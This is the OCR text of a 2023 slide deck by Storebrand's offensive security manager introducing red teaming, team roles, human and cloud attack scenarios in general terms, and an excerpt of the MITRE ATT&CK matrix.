Hackers with a Purpose: The Inside Story of Offensive Security Team


Oleksandr Kazymyrov

22.09.2023

Generated by DALL·E2


Agenda

- Storebrand
- Concepts



- Offensive security
- Real-life stories

Who am I?



storebrand

Oleksandr Kazymyrov


Information Security Expert

Bergen, Vestland, Norge


512 følgere · Over 500 forbindelser

Se felles forbindelser

Bli med for å se profilen



What does Bing know about Oleksandr Kazymyrov?




Your personal and company data are protected in this chat

Hello, this is Bing. I can help you find some information about Oleksandr Kazymyrov. According to my web search results, Oleksandr Kazymyrov is:

- A researcher in the field of cryptography and information security[1] [2].
- A graduate of the University of Bergen (UiB) in Norway, where he completed his Ph.D. in 2014 under the supervision of Tor Helleseth, Oleksandr Kholosha, and Lilya Budaghyan[1] [2].
- The author of several publications on symmetric cryptographic primitives, such as block ciphers, stream ciphers, hash functions, and vectorial Boolean functions[1] [3].
- The developer of a block cipher and a hash function that will be implemented in the Ukrainian national standards from 2015[2].
- The offensive security manager at Storebrand, a financial services company in Norway[4].

I hope this helps you learn more about Oleksandr Kazymyrov. If you have any other questions, please feel free to ask me. 😊

What about Storebrand?



Can you summarize information about Storebrand?

✓ Searching for: **Storebrand**

✓ Generating answers for you...

Your personal and company data are protected in this chat

Sure, I can summarize some information about Storebrand for you. Storebrand is:

- A leading player in the Nordic market for long-term savings and insurance, managing more than **NOK 1000 billion** [1] [2].
- Norway's largest asset manager, providing cutting-edge sustainable investment solutions [1] [2].
- Among Norway's largest private estate managers, with a total area of approx**1,000,000 m²** [2].
- A provider of occupational pension and insurance for 400,000 customers in Norway [2].
- Recognised internationally for its work on climate, nature, social conditions and corporate governance [2].

You can find more details and references in my web search results. I hope this helps you learn more about Storebrand. 😊

Is there anything else you would like to know or do? I can also generate some creative content for you, such as poems, stories, code, essays, songs, celebrity parodies, and more. Just let me know what you are interested in. 😊


Learn more: 1. storebrand.no 2. storebrand.no 3. storebrand.no 3 of 30 ●

Storebrand

Antall ansatte	~2200
Fossil-free funds NOK billion	449
Funds for management NOK billion	1 020
Dow Jones Sustainability index	88/99

Storebrand Offices

Västerås
London Munich
Stavanger
Linköping Malmö
Frankfurt
Kristiansand Helsinki
Oslo Bergen
Stockholm
Trondheim
Gothenburg
Copenhagen




RECYCLING

Infosec Color Wheel

Blue Team

- Defensive security
- Infrastructure protection
- Incident response
- Threat hunting



YELLOW TEAM

Software coders and Architects "The Builders"

ORANGE TEAM

Facilitate interaction and education

RED TEAM

Offensive security "The Breakers"

PURPLE TEAM

Integrating defensive tactics with offensive results

BLUE TEAM

Defensive security "The Defenders"

GREEN TEAM

Enhance security and automation with design and code

WHITE TEAM

Analysts
Compliance
Logistics
Management

Yellow Team

- Software developers
- Application developers
- Software engineers
- System engineers

Red Team


- Offensive security
- Ethical hacking
- Social engineering
- Web app assessment

Source: Infosec Color Wheel & The Difference Between Red & Blue Teams / Horangi CISO-as-a-Service

Penetration testing vs red teaming

PENETRATION TESTING	RED TEAMING
Time window for testing is brief	Time window for testing is extended
Testers use commercial petest tools	Team is encouraged to think creatively and use anything at hand for testing
Employees are aware that testing is taking place	Employees are usually not aware that testing is taking place
Testers seek to exploit known vulnerabilities	Testers seek to discover new vulnerabilities
Test targets are predefined	Test targets are fluid and cross multiple domains
Systems are tested independently	Systems are tested simultaneously

Offensive Security: People, Process and Technology



1.
PEOPLE


Security is everyone's responsibility. From staff training to cyber security awareness, we help you make your team the best it can be.

2.
PROCESS

We guide you through IT best practices so you can implement policies with cyber security hygiene at the forefront.

3.
TECHNOLOGY

Once your people and processes are in place, then it's time to discuss what technology tools should be integrated into your security program.



Offensive Security

Technology

Physical

People

Pentesting (W)LAN

Social Engineering digital

Social Engineering analog

Business Context

Source: The ADKtechs approach to cyber security / What is a pen test and how do we perform it?

storebrand

Human risk

Phishing

- Links, attachments and social manipulation
- Social media is used to harvest information
- Often the start of a larger attack, such as Ransomware


Password

- Weak passwords
- Password reuse
- Password storage
- Password sharing

Information mishandling

- Information shared with a wrong recipient
- Use of unauthorized services and devices
- Mistakes can happen – people take shortcuts

Threat scenarios in the cloud




1. A hacker sends an attachment containing malware to one of the insurance agents/partners.

2. An insurance partner opens the attachment, and the malware connects back to the hacker. The hacker now have control of the laptop insurance partners laptop.

3.a When the insurance partner accesses the AVD, the hacker hijacks/steal the session.

3.b The hacker may choose to install a backdoor on the AVD and get a separate session.

Phishing




1. A hacker offers a deal to an agent who cannot refuse.

2. The hacker with the help of the insider threat/agent deploy malware on AVD or obtain a legitimate session.

Insider threat

MITRE ATT&CK: Adversarial Tactics, Techniques and Common Knowledge




Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration
51 items	27 items	49 items	18 items	17 items	17 items	25 items	13 items	9 items
.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	AppleScript	Audio Capture	Automated Exfiltratio
Accessibility Features T1015	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Command-Line Interface	Automated Collection	Data Compressed
